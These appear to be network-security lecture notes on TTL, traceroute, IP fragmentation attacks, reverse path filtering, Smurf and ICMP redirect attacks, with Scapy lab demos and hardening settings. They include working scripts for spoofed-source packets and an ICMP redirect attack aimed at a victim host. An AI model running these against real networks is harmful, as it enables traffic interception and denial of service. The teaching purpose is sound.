- **TTL (Time-to-Live):** each router hop decreases TTL by 1.
- When TTL = 0 → router **drops the packet**.
- Router sends back an **ICMP Time Exceeded** message to the sender.
- Purpose: prevent infinite looping & control packet lifetime.

Time to Live and Traceroute


Traceroute

- Uses TTL + ICMP replies to discover the path.
- Steps:
- Send packet with TTL = 1 → 1st router drops it & replies.
- Send with TTL = 2 → 2nd router drops & replies.
- Repeat until destination replies.
- Output: list of router IPs (network path).Tools: traceroute, mtr, tracert (Windows).

Time to Live and Traceroute

- Reconnaissance: reveals internal network topology.
- DoS Risk: ICMP replies may be abused in attacks.
- Mitigation:Rate-limit ICMP, block probes at firewalls.
- Configure routers not to reveal unnecessary details.
- Educational use: mapping routes, diagnosing latency, testing connectivity.

- #!/bin/env python3
- import sys from scapy.all import *
- print("SENDING ICMP PACKET..........")
- a = IP()
- a.dst = '93.184.216.34’
- p = ICMP()
- # Choose the TTL value from 1 to 19
- for ttl in range(1, 20):
- a.ttl = ttl
- # sr1 is for (a,b, timeout=2, verbose=0)
- r = sr1(a/p, timeout=2, verbose=0)
- if r == None:
- print("Router: *** (hops = {})".format(ttl))
- else:
- print("Router: {} (hops = {})".format(r.src, ttl))



prints out *** in this case.

```
$ sudo ./mytracert.py
Router: 10.0.2.1 (hops = 1)
Router: 192.168.0.1 (hops = 2)
Router: 142.254.213.97 (hops = 3)
Router: 24.24.16.81 (hops = 4)
Router: 24.58.52.164 (hops = 5)
Router: *** (hops = 6)
Router: 66.109.6.74 (hops = 7)
Router: 209.18.36.9 (hops = 8)
Router: 152.195.68.141 (hops = 9)
Router: 93.184.216.34 (hops = 10)
Router: 93.184.216.34 (hops = 11)
...
```

The program sends out an ICMP packet (we can use other types), and wait for a reply (Line ⋆). The reply could be either an ICMP response message from the destination, or an ICMP Time Exceeded message from an intermediate router. Some routers may not reply the next TTL value. It print out *** in this case.

IP Fragmentation & Attacks

- IPv4 packet max = 65,535 bytes, but link-layer (e.g., Ethernet) MTU is much smaller (Ethernet payload ≈ 1500 bytes).
- IP fragmentation: large IP packets are split into smaller fragments so they can traverse links with smaller MTU.
- Fragmentation may occur at the sender or at intermediate routers (further fragmentation possible).
- Fragments are sent independently and reassembled at the final destination.

IP Fragmentation & Attacks

- Identification (ID) field: all fragments of the same original packet carry the same ID so the receiver can group them.
- Fragment Offset: indicates a fragment’s position in the original packet. Multiply the offset field value by 8 to get the byte offset (offset units = 8 bytes).
- Flags: include the “More Fragments (MF)” bit indicating if more fragments follow.
- Receiver buffers fragments until all arrive; if any fragment is missing after a timeout, the entire packet is discarded.
- Fragments can arrive out-of-order; correct reassembly depends on ID, offsets, and MF flag.

IP Fragmentation & Attacks

- Complexity → vulnerabilities: attackers exploit fragmentation handling.
- Common attacks:Overlapping fragments (confuse reassembly, bypass firewalls/IDS).
- Header fragmentation (hide malicious payload in later fragments).
- Fragment floods (exhaust reassembly buffers → DoS).
- Evasion attacks (manipulate offsets/flags to fool detection).
- Defenses:Limit reassembly buffers & timeouts.
- Drop invalid/overlapping fragments.
- Normalize traffic before IDS inspection.Enforce MTU & patch systems regularly.

IP Fragmentation & Attacks

- Goal: demonstrate how IP fragmentation works by manually crafting fragments.
- Example: packet sent from 10.9.0.105 → 10.9.0.5.
- Use Scapy to build 3 fragments of a UDP packet.
- UDP checksum must be set to 0, because checksum covers entire UDP payload across all fragments.
- Receiver ignores UDP checksum if value = 0.
- Test server: run nc -l -p 9090 on destination host to receive reassembled data.

- **Fragment 1:**
  - ID = 1000, Offset = 0, MF = 1 (more fragments).
  - Contains UDP header + 32 bytes data.
  - Payload: 31 × "A" + newline.
- ip = IP(dst="10.9.0.5", id=1000, frag=0, flags=1)
- udp = UDP(dport=7070, sport=9090, chksum=0)
- payload = "A"*31 + "\n"
- pkt1 = ip/udp/payload
- **Fragment 2:**
  - Same ID. Offset = (8 + 32)/8 = 5, MF = 1.
  - Protocol = 17 (UDP).
  - Payload: 39 × "B" + newline.
- ip = IP(dst="10.9.0.5", id=1000, frag=5, flags=1)
- ip.proto = 17
- payload = "B"*39 + "\n"
- pkt2 = ip/payload
- **Fragment 3:**
  - Offset = 80/8 = 10, MF = 0 (last fragment).
  - Payload: 19 × "C" + newline.
- ip = IP(dst="10.9.0.5", id=1000, frag=10, flags=0)
- ip.proto = 17
- payload = "C"*19 + "\n"
- pkt3 = ip/payload

Sending fragments

- Send packets out of order: first **pkt1 & pkt3**, then wait 5s, then send **pkt2**.
- send(pkt1)
- send(pkt3)
- time.sleep(5)
- send(pkt2)
- Behavior:
  - After sending pkt1 & pkt3 → nothing printed on UDP server.
  - After pkt2 arrives → IP layer reassembles all fragments, then delivers to UDP layer.
  - Server output:
  - AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  - BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
  - CCCCCCCCCCCCCCCCCCCC
- If a fragment never arrives → packet reassembly fails, and **entire packet is discarded**.
- Key takeaway: IP layer ensures **only complete packets** are passed up to transport layer.

Attacks

- **Scenario 1: Teardrop Attack**
  - Crafted **overlapping IP fragments** confuse OS reassembly logic.
  - Some Windows & Linux systems crashed due to improper handling.
  - Result: system crash (DoS).
- **Scenario 2: Ping-of-Death Attack**
  - Max IP packet size = **65,535 bytes**.
  - With fragmentation, attacker forges offsets so reassembled packet > 65,535.
  - Causes **buffer overflow** → crash or possible remote code execution.
  - Affected OS: Windows, Mac, Unix, and even routers/printers.
  - Still relevant: resurfaced in 2020 (CVE-2020, IPv6 in Windows).

Routing

- Each host maintains a small routing table.
- Example (ip route on 10.9.0.5):10.9.0.0/24 → direct via eth0.192.168.60.0/24 → via router 10.9.0.11.
- Default route → 10.9.0.1 used if no specific entry matches.
- Hosts typically forward packets to their default gateway when destination is outside their local network.




Figure 3.1: The experiment environment setup

Routing on Routers

- Routers connect to multiple networks and forward packets based on their routing tables.
- Example (ip route on router):10.9.0.0/24 → eth0.192.168.60.0/24 → eth1.Default → 10.9.0.1.
- Larger routers maintain complex routing tables (e.g., BGP routers).
- Routing protocols dynamically update tables:RIP, IGRP, OSPF (interior).
- BGP (exterior).Protocols exchange routes to maintain connectivity across the Internet.

Routing on Routers

- When do the destination IP address and the destination MAC address in the Ethernet header not represent the same computer?
- **Answer:** When a packet B, to B is not on the same LAN. A needs to find out a router, and the routing table, and the packet to R. Therefore, in the Ethernet frame for R, the destination MAC address should be R's MAC address, but the destination IP address of the packet will stay the same, i.e., still be B.

Reverse Path Filtering (RPF)

- PF ensures symmetric routing: return path must match incoming interface.
- Mechanism:Packet with source IP X arrives on interface I.
- Router checks routing table: Which interface would send traffic back to X?
- If not interface I → Asymmetric → Drop packet.
- Purpose: Prevent spoofed IP packets from entering network.

Modes of RPF in Linux

- Configurable via rp_filter setting:
- 0 → Disabled (no check, asymmetric allowed).
- 1 → Strict mode (asymmetric routing NOT allowed).
- 2 → Loose mode (default; source must be routable via any interface).
- Default in Ubuntu 20.04: loose mode.
- Example check: sysctl -a | grep "_rp_filter"

```
# Enable strict mode sudo sysctl -w net.ipv4.conf.all.rp_filter=1 sudo sysctl -w net.ipv4.conf.eth0.rp_filter=1
# Enable loose mode sudo sysctl -w net.ipv4.conf.all.rp_filter=2 sudo sysctl -w net.ipv4.conf.eth0.rp_filter=2
```

Experiment

- Setup: Attacker (10.9.0.105) sends spoofed packet with source 192.168.60.6 to victim 192.168.60.5.
- Strict mode (1): Packet dropped (reverse lookup mismatch).
- Loose mode (2): Packet may pass if routable.
- Docker containers alter spoofed source → bypass RPF.
- On real VMs: spoofed packets correctly dropped.
- Practical: Helps detect spoofed packets (e.g., internal IPs arriving from external interface).

Router Setup:

- # Create tun0 interface
- sudo ip link add dev tun0 type tun
- sudo ip link set dev tun0 up

- # Add routing table entry for 192.168.70.0/24
- sudo ip route add 192.168.70.0/24 dev tun0

- # View routing table
- ip route
- *Scapy spoof packet:*
- from scapy.all import *
- send(IP(src="192.168.60.6", dst="192.168.60.5")/ICMP())

RPF behaviour

- Monitor network interface:
- sudo tcpdump -n -i eth1 host 192.168.60.5
- Behavior:
  - **RPF off (rp_filter=2)** → packet delivered; destination responds.
  - **RPF on (rp_filter=1)** → packet dropped; no response.
- *Code to test sending packets:*
- from scapy.all import *
- ip_p = IP(dst="192.168.60.5", src="192.168.60.7", id=0)
- send(ip_p)
- Docker may rewrite source IP, bypassing RPF.
- Virtual machines → RPF works as expected.

RPF Security

- **RPF prevents spoofed IP attacks.**
- Helps mitigate:
  - DDoS using fake source addresses
  - Smurf/fraggle amplification attacks
- *Best Practices:*
- Enable **Strict Mode (1)** at network edge.
- Use **Loose Mode (2)** inside networks if asymmetric routing exists.
- Combine with **firewall rules (iptables/nftables)** for layered defense.

ICMP

- ICMP = Internet Control Message Protocol — used by hosts/routers to send error messages and operational information (e.g., TTL expired → ICMP Time Exceeded).
- ICMP is carried inside an IP packet (IP → ICMP → data).
- ICMP (IPv4) header fields:
- Type (1 byte): message type (e.g., 0 = Echo Reply, 8 = Echo Request, 11 = Time Exceeded).
- Code (1 byte): subtype for the Type.
- Checksum (2 bytes): covers ICMP header + data.
- Rest of header (4 bytes): varies by type/code.
- Data: error messages include a copy of the offending IPv4 header + first 8 bytes of that packet's payload.

ICMP Packet format





Figure 3.4: The format of ICMP packet

ICMP Echo (Ping)

- Echo Request (Type 8) → destination should send Echo Reply (Type 0) including same data.
- ping uses this to test reachability/latency.
- Simple Scapy example (send one echo and wait for reply):



so we can print it out.

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(dst="8.8.8.8")
icmp = ICMP()  # By default, the type will be echo request
pkt = ip/icmp
reply = sr1(pkt)
print("ICMP reply .........")
print("Source IP : ", reply[IP].src)
print("Destination IP :", reply[IP].dst)
```

Smurf Attack

- Idea: exploit directed broadcast addresses to amplify ICMP Echo responses.
- Attacker spoofs victim's IP as source and sends ICMP Echo Requests to a network's directed broadcast (e.g., 192.0.2.255).
- Every host on that network replies to the spoofed victim IP → massive amplification (many hosts responding to single spoofed request).
- Why it worked historically: many routers forwarded directed broadcasts; many hosts answered ICMP broadcast pings.
- Consequences: amplified bandwidth to victim → DoS.




Figure 3.5: Smurf attack

Defenses & Configuration (commands you can use)

- **Disable host responses to ICMP directed broadcasts (Linux):**
- # Make hosts ignore ICMP directed broadcast requests
- sudo sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1
- # Persist in /etc/sysctl.conf:
- # net.ipv4.icmp_echo_ignore_broadcasts=1
- **Rate-limit or drop broadcast ICMP at the router/firewall:** (example iptables rule to DROP directed-broadcast ICMP)
- # Drop ICMP to broadcast addresses (example, adjust to your net)
- sudo iptables -A INPUT -m pkttype --pkt-type broadcast -p icmp -j DROP

Defenses & Configuration (commands you can use)

- **On routers (Cisco example):** block directed broadcasts
- ! on Cisco IOS
- interface GigabitEthernet0/0
- no ip directed-broadcast
- **Network-wide best practices:**
  - Disable forwarding of directed broadcasts on edge routers.
  - Set icmp_echo_ignore_broadcasts=1 on hosts.
  - Use ingress filtering / anti-spoofing (e.g., BCP38) to prevent source IP spoofing.
  - Employ rate-limiting and anti-amplification controls at the edge.

ICMP Behaviour

- **Safe ways to demonstrate ICMP behaviour:**
  - Run all machines in an **isolated lab / virtual network** (no connection to Internet) and demonstrate echo requests/replies.
  - Use packet captures (tcpdump / Wireshark) to show ICMP headers and the embedded IP header in ICMP error messages.
  - Use a single small VM as a “many hosts” simulator (scripted responses) rather than sending traffic to real networks.
- **Detection / Forensics:** look for signs of amplification / spoofing:
  - Sudden surge of ICMP replies to a single victim IP.
  - Many replies from a broadcast address.
  - Upstream router logs showing many directed-broadcast forwards.
- **Useful commands for investigation:**
- # Capture ICMP traffic to victim IP
- sudo tcpdump -n -i any icmp and host <victim-ip>

- # Check sysctl settings relevant to ICMP
- sysctl net.ipv4.icmp_echo_ignore_broadcasts
- sysctl net.ipv4.icmp_echo_ignore_all
- **Summary:** ICMP is essential for network diagnostics but can be abused historically for amplification. Harden hosts/routers and monitor for unusual ICMP amplification patterns.

ICMP Redirect




Figure 3.6: ICMP redirect message

- Routers exchange routing info; hosts do not run routing protocols and can have stale routes.
- Use case: Host H sends a packet to destination T via router R1, but R2 (on same LAN) would be a better next-hop.
- To avoid inefficient forwarding, R1 sends an ICMP Redirect to H telling it to use R2 for that destination.
- Redirects improve path efficiency by updating the host’s next-hop cache.

ICMP Redirect attack

- ICMP Redirect is a special ICMP error message (Type 5).
- Packet contains: ICMP header (Type/Code/Checksum/Rest-of-header) + data (copy of original IP header + 8 bytes of original payload).
- When a host accepts redirect: it may add a cache entry mapping destination → new next-hop (temporary).
- Redirects are host-side optimizations — routers still forward until cache expires or is changed.

ICMP Redirect.py





Figure 3.7: The experiment environment setup (same as Figure 3.1)



Listing 3.3: icmp_redirect.py

```
#!/usr/bin/env python3
from scapy.all import *

victim = '10.9.0.5'
real_gateway = '10.9.0.11'
fake_gateway = '10.9.0.111'

ip = IP(src = real_gateway,  dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway                              ①

ip2 = IP(src = victim, dst = '192.168.60.5')        ②
send(ip/icmp/ip2/ICMP());                           ③
```

Observing Redirects & Cache Entries (commands + sample output)

- Example hosts and routers (container lab):
  - Host: 10.9.0.5 (default via 10.9.0.1)
  - Router: 10.9.0.11 (connected to same LAN and knows better route via 10.9.0.1)
- Change host default to use 10.9.0.11 temporarily:
- # On host 10.9.0.5
- sudo route change default via 10.9.0.11
- # or
- sudo ip route change default via 10.9.0.11
- ip route
- Router 10.9.0.11 routing table (shows its next hop):
- # On router 10.9.0.11
- ip route
- # default via 10.9.0.1 dev eth0
- Ping a remote host (e.g., 1.1.1.1) from 10.9.0.5:
- ping -c 3 1.1.1.1
- Expectation: 10.9.0.11 detects that host is directly connected to the true next-hop and sends ICMP Redirects back to 10.9.0.5.
- On the host, you'll see redirect messages in ping output:
- from 10.9.0.11: icmp_seq=2 Redirect Host (New nexthop: 10.9.0.1)
- Check route cache (Linux):
- ip route show cache
- # Example entries:
- # 1.1.1.1 via 10.9.0.1 dev eth0
- #   cache <redirected> expires 263sec
- # 1.1.1.1 via 10.9.0.11 dev eth0
- #   cache <redirected> expires 263sec
- To flush cache and repeat experiment:
- sudo ip route flush cache

ICMP Security Considerations & System Settings

- **Risk:** ICMP Redirects can be abused by attackers to alter host routing (man-in-the-middle, traffic interception).
- **Default hardening:** modern systems often **do not accept** redirects by default. Example (Ubuntu 20.04):
- # Check accept_redirects setting
- sysctl net.ipv4.conf.all.accept_redirects
- # Expected default: 0 (do not accept redirects)
- **Control flags:** per-interface sysctl options exist (accept_redirects, send_redirects).
    - To allow accepts (not recommended for general hosts):
- sudo sysctl -w net.ipv4.conf.all.accept_redirects=1
    - To disable sending redirects on routers (common practice):
- sudo sysctl -w net.ipv4.conf.all.send_redirects=0
- **Best practices:**
    - Disable accepting redirects on end hosts (accept_redirects=0).
